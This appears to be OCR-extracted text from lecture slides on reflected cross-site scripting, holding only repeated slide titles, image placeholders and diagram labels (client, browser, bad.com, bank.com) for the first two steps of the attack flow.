
Reflected XSS attack




Reflected XSS attack



Reflected XSS attack



Reflected XSS attack



Client

Browser

bad.com

bank.com


① Visit web site

② Receive malicious page

